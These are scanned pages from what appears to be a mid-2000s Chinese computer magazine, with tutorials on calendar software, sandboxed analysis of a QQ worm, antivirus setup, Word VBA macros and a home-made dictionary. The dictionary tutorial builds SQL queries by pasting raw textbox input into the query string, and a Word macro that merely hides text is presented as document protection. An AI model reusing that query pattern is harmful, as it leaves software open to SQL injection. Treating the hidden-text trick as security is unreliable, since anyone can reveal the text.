日历模板上的许多元素，如图像、日期等，可直接拖动以调整它们的位置。不过最好不要改变它们的位置，因为这些模板都是专业人士设计的，位置安排已经非常合理了。

第三步:紧接着的界面中，可设置日历的具体时间，如年(本例中自然是2005年啦)、月、周等，还可以将其设置成中文日历或是英文日历。设置完成后，单击“下一步”。



1

第四步:在这个界面中，我们可以更改模板背景等多种属性，单击“添加／编辑文字”按钮还可在日历模板上增加新的文字。当然，你完全可以不作修改，直接单击“下一步”跳过。

第五步:最后一个步骤是设置日历的输出形式，如果电脑上接有彩色打印机，可直接点击“打印”按钮打印出彩样来。不过，现在有许多数码冲印店都有日历制作的业务，可点击“磁盘”按钮将刚才的设计保存到可移到磁盘上(如U盘)，再送到专业数码冲印店，让他们帮你制作出专业效果的日历来。还可以单击“壁纸”按钮将日历设置成当前壁纸。最后单击“关闭”按钮退出日历制作相导。一年有十二个月份，选择不同的图片，再重复以上步骤，即可制作出异彩纷呈的2005年的日历来。


总结:简单，即是美！

专业版:Photoshop

昵称:林MM　　性别:MM　　年龄:22

居住地:北京　　职业:美编

开场白:我形我速之类的软件确实能在很短的时间内制作出专业品质的日历来，不过别忘了，它所带的模板，你能用别人也能用，所以要想让你的日历更加与众不同，最好的办法是手工设计一切。如图2所示，是《电脑爱好者》2005



2

年台历中的 9 月份，下面以此为例说一下它的制作要点。

实例:《电脑爱好者》台历是怎样炼成的

第一步:首先确定台历的尺寸大小，我们制作的台历是要放在办公桌上的那种，不宜过大，设定为 210 毫米×105 毫米。

> **小提示**
> 如何确定台历的尺寸？
> 台历的尺寸要根据实际台历支架纸壳的大小来定，一般能制作台历的冲印店都有现存的台历支架出售，可问好尺寸后再确定台历的大小。但如果你要完全 DIY，连台历支架纸壳也要自己做的话，那尺寸大小就可以随心所欲地设定了。

第二步:准备好图片素材。我从各位同事处搜罗了不少他们自己的摄影作品作为每个月份的主体图片，为了体现 2005 年是农历乙酉年，我还找到了一个小鸡图案备用，另外还有杂志社的社标 LOGO 等。

第三步:从图 2 可以看出，这本台历中我并没有做太多修饰，因为太多修饰反而会分散观者注意力。这里仅对“2005”及“9 月”这两处美术字的制作做一简单说明:

(1)“2005”我用的是斜体字，2 和 5 要比两个 0 高出一截，这是因为我先分别选中这两个字符，再在 Character (字符面板)中，将其高度设置成 130%了。数字的描边效果则是这样制作的:按 Ctrl 键不放，单击“2005”文字图层，将显示文字选区；点击“Select→Modify→Expand”将文字选区扩大 5 个像素；右击“2005”文字层，选“Rasterize Layer”命令将矢量文字转成像素图，再点击“Edit→Strok”命令描边即可。

(2)细心的读者会发现在“9 月”两个字中嵌有纹理图案，它的制作也很简单:在图像中导入一个图案层，一定要与“9 月”文字层邻近，将光标移到两个图层之间，按下 Alt 键不放，当光标变成两个带箭头的交叉圆时，单击鼠标，图案便嵌进文字里去了。

第四步:爱好者的台历是要批量印制的，需要打印出胶片送到印厂，所以设计的台历要留出 3 毫米的出血，以便于裁切。一般读者则无须如此麻烦，直接将设计好的图片送到有台历制作服务的冲印店即可，如自己有彩色打印机的话则连冲印店也不用去，自己打印再剪裁装订即可。

名 词 解 释

出血:印刷厂在裁切、装订出版物的时候，都会有一些误差(裁多了或裁少了)，所以在设计的时候要将这个误差值预留出来，一般要将图片设计得比实际版面的尺寸大一些(3毫米左右)，这个值即为出血。

总结:我酷故我在！

纪事版:ACDSee

昵称:杨杨　　性别:GG　　年龄:25
居住地:北京　　职业:IT 业者

开场白:我平时的工作比较忙，常常把一些重要的日子给忘记了(如女朋友的生日等)，所以我用 ACDSee(因为这个软件比较好找嘛)制作了一个简单的日历，把重要的日期都标了出来，这样就能时刻提醒我了。

实例:简单的纪事日历

第一步:ACDSee 安装完成后会在桌面上生成多个图标，双击其中的“ACD FotoSlate 3.0”图标启动 Fotoslate。

第二步:点击“文件→新建”，接着再点击“启动布局向导”打开一个向导窗口。在向导窗口左侧的“向导类型”中点选“日历”，然后点击“下一步”按钮进入下一个界面。在这个界面中，“大小”选择“A4”(这是办公室中的常用纸张，容易找)；日历样式本例选择的是“带图像和文字的古典样式”，但如果你想简单省事的话，可选择“古典样式”，当然你也可以选择其他的样式，点选之后，右侧就会显示出效果预览。

第三步:接下来连续单击“下一步”，并设置日历起始时间、字体、特殊日期颜色(如将所有的星期日设置成红色)等，最后单击“完成”按钮，软件便会自动生成 12 个月份的日历出来。

第四步:如果想为某个特殊的日子加上提示或标识，可双击该月份页面略图下方的日期对象，在弹出的属性对话框的“特殊天”页签中选择具体的日期，再在“事件”中填写提示语确定即可，本例中，我在 2 月 14 日那天加上了“今天是情人节，别忘了送玫瑰花给 MM 哦！”。

第五步:双击页面略图上方空白的图像框打开图像对象属性对话框。单击“画框”下的“设置”按钮又会弹出“选择画框”窗口，点选一个画框并勾选“位伸适合”项，然后点击“确定”返加图像对象属性窗口(如果你不想使用画框，可拖动“形状”滑钮设置一个简单的圆角矩形线框)。属性对话框中还有其他选项，有兴趣的朋友可以多多尝试，设置完毕，勾选“应用到所有图像”项，即可为所有的月份都添加上画框了。

第六步:在 Fotoslate 主界面左侧窗格中单击“单击这里添加图像”打开添加图像窗口，在该窗口的左上角选中保存有图像的文件夹，再选中右侧的预览图像并单击“添加”按钮，然后单击窗口下方的“全选”，并点击“确定”，所选图像便会加载到Fotoslate中，从左侧直接将图像拖到月份页面的图像框中即可。

第七步:最后，点击“文件→打印”将日历打印出来即可。我把打印出来的日历钉在了办公桌边上的墙上，哈，这下就不怕忘记重要的日期啦。

总结:我是实用主义者，不求最好，但求够用。

小编有话说:在使用电脑的过程中，读者朋友们如有什么新鲜有趣的技巧，不妨写成稿件投给小编，或者把你的想法通过 E-mail 等方式告诉小编，如果这些技巧可行的话，即使未写成稿件，也一样会奉上稿酬的。小编的邮箱：media@cfan.com.cn，请标明“投稿”字样。CF [SY09]

病毒分析家 初级进阶

■ 瑞星 幸福的狮子

说起病毒分析，大多数读者可能会觉得很神秘，为什么反病毒专家可以知道病毒修改了系统的哪些部分呢？如果你以为是需要反汇编等高级操作才可以完成这个任务的话，那就错了，其实分析病毒有很多种方法，并不都是那么复杂。下面就介绍一种简单的方法——使用 InstallWatch Pro 软件分析病毒。

InstallWatch Pro 是一款检测安装软件时文件、INI 和注册表变化并生成记录报告的软件，它是一款免费软件，下载地址：http://www.onlinedown.net/soft/13418.htm，汉化包的下载地址：http://www.onlinedown.net/soft/28069.htm。InstallWatch Pro 和汉化包的安装与一般的 Windows 软件无异，此处就不再赘述。

用 InstallWatch Pro 分析病毒的原理就是实际运行一下病毒，并记录病毒都“干了些什么”。所以为了安全起见我强烈建议大家在诸如 Virtual PC 或者 WMware 等虚拟机下进行操作。下面我们一起简单了解一下如何用它进行病毒分析。

注意只有具备一定电脑知识后，才能“以身试毒”。

我的一位朋友最近中了“QQ 尾巴”病毒，QQ 会自动的给好友发送“竟然有这样的人，哈哈，笑死人了，快看啊 http://www.****520.com”的消息，消息中的网址是一个含有病毒的恶意网站。

既然知道是这个网站搞的鬼，那就去网站看一看究竟发生了什么。别着急，去网站前先启动 InstallWatch Pro。第一次启动这个软件会提示“是否希望得到帮助”的提示信息，点击“否”。

第一步：点击“安装”按钮，会弹出一个对话框，这里不用进行过多的配置，点击“下一步”，接着会弹出一个扫描对话框，提示扫描文件、INI 和注册表。扫描完毕后，软件提示选择“要运行的安装程序”，这里直接点击“下一步”。出现提示信息“你没有选择一个要运行的安装程序”，点击“确定”。在最后出现的对话框中点击“请稍候…我还没有结束”按钮并选择“Indefinate”（见图 1），程序会驻留在右下角的托盘区内。



第二步：打开 IE 浏览刚才的那个恶意网站了，当页面完全打开且 IE 的状态栏提示“完成”时将 IE 关闭。双击右下脚托盘区的 InstallWatch Pro 图标将会弹出一个对话框，直接点击“确定”并选择“下一步”。经过漫长地再次扫描文件后会提示输入软件名称，这里输入“QQVirus”。




图 1　选择“Indefinate”（不确定的）

最终程序生成了一份报告（见图 2）。



图 2　病毒所做的修改

我们可以看到“添加的文件”项中多了“C:\WINNT\Microsoft.exe”和“C:\WINNT\Winsoft”两项。事实上，这两个文件都是病毒创建的。同时查看“添加的注册表”项可以发现新添加了一项[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\KV2004]，内容就是刚才的“Microsoft.exe”。我们在知道病毒都对系统进行了哪些修改后清除它就简单了。在安全模式下删除掉这两个文件，然后打开“注册表编辑器”删除掉这个病毒新建的项目，重启电脑，病毒就被清除掉了。

本例中分析的病毒就是不久前流行的“武汉男生”。怎么样？分析它不算复杂吧。各位读者以后再遇到杀毒软件暂时无法查到的新病毒时，可以试试用此方法快速的分析并手工清除病毒。 CF [FH01]

天下就有白吃的午餐

——东方卫士免费杀毒软件

■LUFYY

东方卫士小档案

▶软件版本:3.0	软件大小:5865KB
▶软件性质:免费软件	适用平台:Windows 9x/2000/XP
▶下载地址:http://www.i110.com/download/DfvsX.exe	

本刊在前几期介绍过数款免费杀毒软件，但这些软件针对中国本土病毒，响应速度就要慢了一些。而现在国内的杀毒软件市场竞争火热，从来没有哪个厂商敢打出“免费”的旗号，不过这个僵局终于被“东方卫士”所打破，现在东方卫士下载版为用户提供了6～12月的完全免费使用期限。

软件安装后，会自动运行，并打开主窗口，这时，我们要做的就是点击“在线升级”按钮进行病毒库的升级。注意，在升级填写序列号时，只要使用免费升级序列号“DFVSX-B00D2507-23389228-1219”(不含引号)即可。升级完成后，就可以开始免费体验。

由于软件为全中文界面，这里不再多做介绍，只需要注意以下两点。

1.关于监控

默认下，东方卫士只启动病毒防火墙，在用户点击“监控”下的“东方网盾”后，其网络防火墙才会启动，建议你启动软件后，就打开东方网盾，对网络进行监控。另外，东方卫士的“病毒防火墙”还可以设置为“只读保护模式”，这样可以对执行程序进行只读保护，防止病毒对程序进行破坏(见图1)。



图1　非常独特的“只读保护模式”

2.关于“东方网盾”

“东方网盾”默认的安全级别为“低”，建议你修改为“中”或“高”，这样才能起到防御作用(见图2)。



图2　调高安全级别，才能安全

小知识

国外杀毒软件最新排行榜

最近，国际知名安全网 Antony Petrakis(www.virus.gr)公布了该公司最新的对全球55款英文杀毒软件的查杀毒能力测试排行，其中前十名为：

1. Kaspersky Personal Pro version 4.5.0.58
2. F-Secure 2004 version 4.71.5
3. Extendia AVK Pro version 11.0.4
4. AVK version 14.0.7
5. Kaspersky Personal version 5.0.149
6. eScan 2003 Virus Control version 2.6.484.8
7. McAfee version 8.0.41
8. Norton version 2004 Professional
9. RAV version 8.6.105
10. F-Prot version 3.15

CF[FH02]

让McAfee真正自动更新

很多朋友在使用McAfee时，从不手动更新，但McAfee的自动更新功能实际设置的并不好，我们需要进行设置，修改一次。

第一步:右击系统托盘内的软件图标，选择“VirusScan控制台”，双击“AutoUpdate”项。

第二步:点击“计划”按钮，然后再点击“计划”标签，进行设置。

第三步:将“开始时间”设置为“每天”的“14:00”，勾选“启动随机选择”，并设置为“2”小时，这样在每天的14:00～16:00之间进行升级。勾选“运行错过的任务”，并将“延迟错过的任务下列时间”设置为“10”分钟，这样当错过了这段时间后，在开机10分钟内执行自动更新。

小提示

如果需要每日更新多次，可点击“高级”按钮，在“高级计划选项”窗口中勾选“重复任务”，设置为每“5”“小时”，“直到时间”设置为“23:00”即可，当然也可以根据需要设置为其他时间(见图)。



CF[FH03]

现代办公栏目中曾经介绍过运用VBA知识，解决工作中实际问题的案例。很多读者朋友们来信，希望可以系统地介绍一下有关VBA编程的知识，经过一段时间的酝酿，在此为大家奉上这份饕餮大餐。



VBA进阶撑杆跳

—— Office VBA入门

■ 安平

> **你知道吗?**
>
> VBA带来的办公便利
>
> **1.自动处理重复的任务**
>
> 这是使用VBA得到的最“立竿见影”的便利，通过“宏”可组合多个命令，并自动执行一系列重复的任务，加速了日常工作。
>
> **2.自定义Office软件的工具栏、菜单和界面**
>
> 这是VBA强大功能的体现，通过自定义Office软件的组成部分，可使用户更方便地工作。
>
> **3.程序的复用**
>
> VBA开发的程序可通过模板或加载宏的方式，在其他Office文件中得到复用，避免了重复的开发。
>
> **4.通过用户窗体实现人性化界面**
>
> VBA允许用户开发Windows标准的窗体，由此完全实现了程序界面的人性化。
>
> **5.通过COM组件扩展功能**
>
> VBA是VB语言的子集，其和VB类似，也可通过调用COM组件来扩展自身的功能，实现如连接各类数据库等操作。

小试VBA编程

在Word中按下“Alt+F11”组合键，打开VBA编辑器。在工程资源管理器中，右击“Normal”项，在弹出的快捷菜单中选择“插入”子菜单的“模块”选项，工程资源管理器中将会添加一个模块，默认名称为“模块1”，然后在代码窗口中直接输入以下代码：

```
Sub replaceporty()
Dim tempdoc As Document
Dim author As String
For Each tempdoc In Documents
tempdoc.BuiltInDocumentProperties(1) = "办公栏目稿件"
author = tempdoc.BuiltInDocumentProperties(3)
tempdoc.BuiltInDocumentProperties(3) = author + "+" + "编辑部某编阅"
tempdoc.Save
Next
End Sub
```

输入无误并保存后，即可通过执行“工具→宏→宏…”菜单命令来执行VBA程序。在出现的对话框中选择“replaceporty”宏，单击“运行”即可。

运行刚才编制的VBA程序，会发现Word文档的“标题”属性更改为“某栏目稿件”，而“作者”属性改为“原作者+某编辑阅”的内容，这些纯“体力活”通过VBA在瞬间即可实现。不过有些读者可能会认为刚才的步骤录制一个“宏”也可实现。非也，刚才介绍的VBA程序虽然在运行时归类于“宏”一类，但这个程序却是一个标准的VBA程序，即无法用录制宏的方法实现（不信可以试一试，录制的代码是一片空白）。

快来吧！体验一下宏的妙用

也许很多读者对编程并不熟悉。不用紧张，VBA初期的开发可以通过录制“宏”的操作来获取代码。在Office中，几乎所有操作均可通过录制“宏”来获取代码。下面通过一个实例，让我们开始VBA的学习吧。

入门实例：我们录制一个将文档中所有的“电脑”字样替换为“计算机”，并插入一张四行二列的表格这样的宏操作。

第一步：在Word XP中打开一个文档，录制宏可以通过执行“工具→宏→录制新宏···”菜单命令完成，单击该项后将会弹出“录制宏”对话框，如图1所示。




图1

“宏名”文本框用于为录制的宏设置名称，可使用默认的“Macro1”。“工具栏”和“键盘”两个按钮分别用于设置宏的触发位置。“将宏保存在”下拉框可设置宏的保存位置，一般包括“Normal.dot”（共用模板）和当前文档两种，建议将宏保存在当前文档中，以免对所有文档产生影响。在“说明”文本框中可输入对该宏的相关说明。单击“确定”按钮，即可开始录制宏。




图2

第二步：此时，鼠标变成拖带一个小磁带的状态，在文档编辑界面上会显示一个“宏录制”工具栏，如图2所示。该工具栏有两个与录音机非常类似的按钮，第一个按钮为“停止录制”，第二个按钮为“暂停录制”。在录

制过程中可随时通过这两个按钮来进行控制。

第三步：单击“编辑”菜单的“替换”子菜单，弹出“查找和替换”对话框。在“查找内容”文本框中输入“电脑”，在“替换为”文本框中输入“计算机”。单击“全部替换”按钮，替换完毕后，单击“关闭”按钮。

第四步：执行“表格→插入→表格···”菜单命令，出现“插入表格”对话框。设置行、列数，然后单击“确定”按钮。

第五步：单击“宏录制”工具栏的“停止录制”按钮，结束录制。

第六步：我们来运行一下刚刚录制好的宏。执行“工具→宏→宏…”菜单命令，在出现的“宏”对话框的“宏名”下拉框中选择需要运行的宏，然后单击“运行”按钮即可。Word XP的“宏”对话框如图3所示。如果需要运行的宏未出现在列表中，可在“宏的位置”下拉框中选择其他的文档或模板，建议选择“所有的活动模板和文档”。




图3

通过宏的录制和运行，我们发现需要多步操作才可完成的任务，通过VBA在瞬间即可实现。怎么样？读者们完全可将日常工作中大量重复的操作通过宏的方式保存，然后在使用时简单地执行即可。

小提示

●在Word XP中录制“宏”时，可使用鼠标单击菜单和按钮，但无法录制鼠标在文档窗口中的移动，因此必须通过键盘来实现这些动作。

●Office软件中所有录制的“宏”，其名称的首字符必须为字母或汉字、数字及下划线，且“宏”名称中不允许包含空格。

●“宏”名称最多可为255个字符。

办公高手的前言：什么是VBA

1.什么是宏

从Office 97开始，微软提供了一种称为“宏”的执行方式，如很多需要反复执行的操作，即可交给“宏”去完成。“宏”是由一系列命令和指令组合而成的命令集合，用于实现自动化执行任务，其本质是由VBA代码组成的程序。

从更确切的角度分析，VBA可使应用程序实现自动化，并可创建用户自定义的解决方案。

2.VBA和VB之间的关系

VBA（Visual Basic for Application）是微软在其开发的应用程序中共享的通用自动化语言，近年来在Office系列软件中更是得到如火如荼的应用。VBA是非常流行的开发语言VB的一个子集，其和VB的区别如下所述：

● VB用于开发标准的应用程序，而VBA则可使已有的应用程序实现自动化。

● VB自带开发环境，而VBA开发必须依赖已有的应用程序。

● VB开发的应用程序为可执行文件，而VBA开发的程序必须依赖应用程序来运行。

虽然存在上述的不同点，但VBA和VB在语法结构上仍非常相似。如果你已经了解了VB，会发现学习VBA非常快捷。反之，掌握VBA也可为学习VB打下非常扎实的基础。Office系列软件的VBA开发具有很多共同性，读者可举一反三地快速掌握各个成员的相应开发。

更上一层楼：模板和加载

细心的读者会发现，在使用过程中，保存在文档中的宏在另一个文档中无法运行。有什么办法可以使编制的VBA程序在其他文档中得到复用呢？通过模板或加载的方式，可使这些宏在所有的文档中发挥作用。

1.Word XP加载模板　实现“宏”复用

第一步：将常用的操作在一个文件中进行“宏”的统一录制，然后将该文件以“文档模板”的格式保存，此时该文件的扩展名会自动变为DOT。

第二步：保存模板后，单击Word XP“工具”菜单的“模板和加载项”子菜单，显示“模板和加载项”对话框，如图4所示。



图4

单击“共用模板及加载项”中的“添加”按钮，选择刚才保存的包含录制宏的模板。随后在“宏”对话框的“宏的位置”下拉框中选择“所有的活动模板和文档”，录制的宏将出现在列表中，单击“运行”按钮即可执行，且在编辑多个文档时，这些录制的宏均可使用。

如需将加载的模板从Word中卸载，可在“模板和加载项”对话框中选择该模板，然后单击“删除”按钮即可。

小提示

上述步骤加载的模板仅在当前Word程序中保持加载。如果退出并重启Word，则该模板不会自动重新加载。在后续的内容中将介绍随Word启动而自动加载模板的方法。

2.Excel XP加载宏　实现“宏”复用

第一步：将常用的操作在一个文件中进行宏的统一录制，然后将该文件以“Microsoft Excel 加载宏”的格式保存，此时该文件的扩展名会自动变为XLA。

第二步：保存加载宏后，单击Excel XP“工具”菜单的“加载宏”子菜单，出现“加载宏”对话框，如图5所示。




图5

单击“浏览”按钮，选择刚才保存的加载宏。随后在“宏”对话框的“宏名”文本框中直接输入需要运行的宏名称即可运行，且在编辑多个工作簿时，这些录制的宏均可使用。如需将加载宏从Excel中卸载，在“加载宏”对话框中取消相应项的选择即可。

小提示

上述步骤加载的宏仅在当前Excel程序中保持加载。如果退出并重启Excel，则该宏文件不会被自动重新加载。在后续的内容中将详细介绍Excel加载宏的编制。

你知道吗？

录制宏的局限性

虽然Office软件的绝大部分操作均可用录制宏的方法来保存，但录制的宏仅‘忠实’地再现了特定的操作，对于一些需要进行逻辑判断和流程控制的操作，则显得‘力不从心’了，如自动替换多个不同的内容时，按录制宏的方式操作，需按替换内容的数量录制多个宏，且每个宏仅可用于某个内容的替换，反而给工作增添了麻烦。

●交互能力较差。用户无法进行输入操作，且‘宏’无法显示提示。

●无法显示Office软件的内置对话框（如字体、单元格等）。

●无法显示用户自定义的窗体。

●无法创建复杂的工具栏或修改菜单。

步入VBA的殿堂

对于录制宏的局限性千万不要失去信心，“宏”仅是学习VBA的敲门砖，我们将结合VBA开发的实例，循序渐进地介绍通过录制宏和Visual Basic编辑器结合的方式，开发各类强大的办公应用实例。

在Word XP中录制“宏”完毕后，可在如图3所示的对话框中，选择录制的宏并单击“编辑”按钮，即可显示VBA编辑环境，查看录制“宏”所对应的VBA代码了，如图6所示。



图6

也可以通过执行“工具→宏→Visual Basic编辑器”菜单命令(还可以按下Alt+F11组合键)直接打开VBA编程环境，该编辑器由工程资源管理器、属性窗口和代码/设计窗口等部分组成。在工程资源管理器中列出当前打开的所有VBA项目，属性窗口用于设置相关对象的属性，代码/设计窗口则可输入模块的代码或编辑窗体和类模块。

小提示

可能很多读者面对该窗口中满屏的英文觉得“眼花缭乱”，不过别怕，在后续的文章中将会循序渐进地进行介绍。VBA代码中很多对象，命名很直观，均可“望文生义”去理解，因此努力去读懂VBA代码，对进一步的开发是非常有帮助的。

小编有话说：

后续期刊中我们会为大家介绍VBA编程的更多内容以及精彩实例，希望大家学以致用，能把VBA编程应用到自己的工作中，也欢迎读者朋友把自己的经验技巧发来投稿信箱bangong@cfan.com.cn，一经刊用，可是有稿费的哦。

由于版面有限，而VBA开发涉及的内容又非常宽泛，届时我们将把读者朋友们的经验和技巧以及更多的精彩实例收录在2004年下半年《电脑爱好者合订本》中，敬请关注！

CF [BG01]

寻找丢失的Word菜单

■ 郭哲

张丹是一家公司的文秘，经常要处理一些文档。一天，接到领导的任务，修改并打印一个Word文档，不知怎么搞的，打开的Word只有文档区，菜单栏、工具条全都不见了，而且文档只能浏览，无法编辑和打印。这可急坏了她，又试了几次，还是不成，赶紧给自诩为高手的同学阿峰打电话，他还真有办法，居然把问题给解决了。



第一步：打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Word\Data]。需要注意的是，不同版本，版本号有所不同（见图），Word 97为8.0，Word 2000为9.0，Word XP为10.0，Word 2003为11.0。本文选用的版本为Word 2003，因此在注册表编辑器中，其版本号显示为11.0。

第二步：右击“Data”子键，在弹出的快捷菜单中选择“重命名”选项，将“Data”子键重命名为“OldData”子键。执行“文件→退出”菜单命令，自动保存刚才所做的修改，并退出注册表编辑器。

经过这样的修改之后，消失了的Word菜单栏又会重新显示出来。张丹顺利完成领导布置的任务，自然少不了好好谢谢阿峰了。

CF [BG02]

《VBA 进阶撑杆跳— Office VBA 入门》一文中介绍了宏的录制和运行，通过下面这篇文章的学习，可以让读者更好地掌握有关宏的应用。

按下三键 文字和你藏猫猫

■ 贵州 许松

在多人共用的电脑中，为了防止别人看到自己的秘密，每个人对各自存放的文档都采取了一定的保护措施，要么给文件或文件夹设置隐藏属性，要么对文档进行密码保护，但这些都是俗招！笔者最近另辟蹊径，发现了一个保护 Word 文档的新招，只要按下三个键即可将文档内容隐藏，别人打开后里面空空如野，而你只要按下三个键就能让文档中的秘密马上显现。

第一步：启动 Word 2000，执行“工具→宏→录制新宏···”命令，打开“录制宏”窗口，在“宏名”栏中为所录制的新宏取名为 Hidden，在“将宏保存在”下拉框中选择“所有文档（Normal.dot）”选项。在“将宏指定到”工具框中，单击“键盘”按扭，打开“自定义键盘”窗口，光标定位在“请按新快捷键”文本框中，此时进行键盘操作，按下 Alt + Ctrl + H 组合键，这个快捷键组合就会出现在“请按新快捷键”文本框中，单击窗口“指定”按钮，将快捷键指定给 Hidden 宏，最后单击“关闭”按钮，进入宏录制状态。

第二步：执行“编辑→全选”菜单命令，选定所有文本。再执行“格式→字体”菜单命令，打开“字体”设置对话框，在“字体”选项卡中，选中“效果”单选框中的“隐藏文字”选项，单击“确定”按钮。返回后再单击工具栏上的“保存”按扭。单击“停止录制”，结束 Hidden 宏的录制。


第三步：录制 Show 宏，同样选择“录制新宏”选项，将宏取名为 Show，在“将宏保存在”下拉框中选择“所有文档（Normal.dot）”选项，将 Show 宏的快捷键指定为 Alt + Ctrl + S（操作方法与给 Hidden 宏指定快捷键的方法相同）。

第四步：进入宏录制状态后，执行“编辑→全选”菜单命令，再执行“格式→字体”菜单命令，如果“字体”选项卡中“隐藏文字”的单选框中有“√”，则单击将“√”去掉，使该选项不被选中，然后单击“确定”按钮。单击“停止录制”，结束 Show 宏的录制。

小提示

前面分别录制了 Hidden 宏和 Show 宏，Hidden 宏的功能是将文档的内容全部隐藏后保存，Show 宏的功能是取消隐藏，还原文档内容。可是在录制宏时，同时也将字体、字号、下划线、上下标等属性一同录制到了宏中，在运行宏时，这些属性会修改文档原有属性格式，故要对录制的 Hidden 宏和 Show 宏进行必要的修改。

第五步：执行“工具→宏→宏···”菜单命令，在“宏”窗口中找到 Hidden 宏和 Show 宏，分别选中 Hidden 宏或 Show 宏，接着单击“宏”窗口右边的“编辑”按钮，此时 Word 2000 中的 Visual Basic 编辑器被打开，Hidden 宏和 Show 宏的代码出现在编辑器的代码窗口中。对 Hidden 宏和 Show 宏代码进行修改，将字体、字号等属性删除，只保留 Hidden（隐藏）属性，修改完成后，单击编辑器菜单栏上的“文件→保存 Normal”命令，最终得到的 Hidden 宏和 Show 宏的代码如图所示。



下面试一下吧，打开一个已编辑好的 Word，按下 Alt + Ctrl + H 组合键，运行 Hidden 宏，此时文档隐藏内容后且自动存盘，最后关闭文档。当别人再次打开该文档时，惊！文档是空的，什么内容也看不到，真是一头雾水！要想显示文档内容，只需按下 Alt + Ctrl + S 组合键即可，此秘密自己知道就行了，千万别泄露哦！使用快捷键来运行 Hidden 宏和 Show 宏，不仅操作简便，而且提高了此法的保密性，隐藏、显示随心所欲。此法对含有表格、图片、文本框、超级链接等多种属性格式的文档均有效。

CF [BG03]

智能 ABC 快速输入特殊字符

■ 居晓君

报表中常用的“二○○二”中的“○”，很多人都是将就地打印为“二00二”、“二OO二”或“二零零二”。其实这都是不正确的，“00”是数字键，“OO”是英文字母“o”的大写，“零零”是中文数字的大写，而“二”是中文数字的小写，它们之间都不匹配。

经过仔细摸索，笔者发现利用智能 ABC 输入法可以轻松搞定这个问题。“i”为输入小写中文数字的前导字符，“I”为输入大写中文数字的前导字符。如输入“i9”得到“九”，输入“I9”得到“玖”（注意在输入大写的 I 时，按住 i+Shift 组合键就可以了，不必切换键盘）。因此，中文小写的“○”便可采用“i0”来得到。

另外，像个、拾、佰、仟、万等单位词，也可以借助于“I”键加上单位词相对应的汉语拼音第一个字母来得到，如果输入“壹仟贰佰肆拾”可以直接输入“I1Q2B4S”。这一招对许多财务工作人员是很有用的。

CF [BG04]

如今，各种电子字典争奇斗艳，各显神通，尽管这样的软件很多，但每个人的要求却也各种各样，因此常常会有衣多难寻合身之物的感觉，能否集众家之长，根据自己的需要DIY一个电子字典呢？只要稍懂一点编程知识，按以下步骤操作即可。

DIY一个自己的金山词霸

■ 江苏　余明祥

1.借用别人的字典库

字典库是电子字典的核心，还是借一个来用吧！我的经验是多下载并安装几个电子字典，然后在其安装文件夹中找字典库文件，找一个自己认为最全(收录词条最多)的稍作修改即可。

大多数软件的字典库文件是文本文件或Access数据库文件，也有特定格式的文件。Access文件基本不要处理；文本文件要转化为数据库文件，建议先用Excel打开它，在向导指引下将其转换为Excel文件，然后再导入数据库文件，进一步修改导入数据表的字段名称、类型、长度；特定文件格式的转化需一点软件功夫，这里不便多说。我所用字典库是“创世纪英语”(Century word)中的Xdict.mdb文件，其中的数据表Word存放了字典信息，为了直观，将英文单词的字段名改为“英语”，汉语解释的字段名改为“汉语”，音标的字段名改为“音标”。Access数据库文件不需再转化，并且它既收有单词又收有短语，总共有35426条，已能充分满足我们需要。

2.选择语言与设计界面

对于这样一个字典软件，无论是Visual Basic、Visual C++、Power Builder、Delphi，还是Borland C++ Builder(简称BCB)均可，关键选择一个自己熟悉的开发工具。我比较熟悉BCB 6.0，只要15分钟便搭起软件框架：这是一个英汉互查软件，既能查单词又能查短语，还能查英语同意词。

让我们设计软件界面：在窗体上放两个文本框，文本框1用于待查英文单词的输入，文本框2用于待查汉字的输入；放一个数据集控件连接到字典库(Xdict.mdb中的表Word)；放一个DBGrid框用于显示查询结果，如果使用Delphi或BCB还要加一个DataSource控件将数据集与DBGrid绑定在一起。

3.打造英汉功能

考虑到从左向右的模糊查找功能非常实用，在文本框1的Change事件使用查询语句：

"Select * from word where 英语 like '" + st1 + "%'"

st1是文本框1中输入的待查字符。就这么简单，单词、词组均能查，还有模糊逐级查找功能，一般的电子字典可不具备吧！

4.打造汉英功能

这个字典库不是汉英字典库，不过没关系，采用任意模糊查询方式，将与待查汉字有关的记录，在DBGrid框统统列出来，你要查的东东肯定就在其中，至此又有了一个新收获，汉英字典又成了英语同意词字典，岂不是一箭“多”雕。你所要做的是在文本框2的Chang事件中使用查询：

"Select * from word where 汉语 like '%" + st2 + "%'"

其中st2是文本框2中输入的待查字符。

5.让它还能显示音标

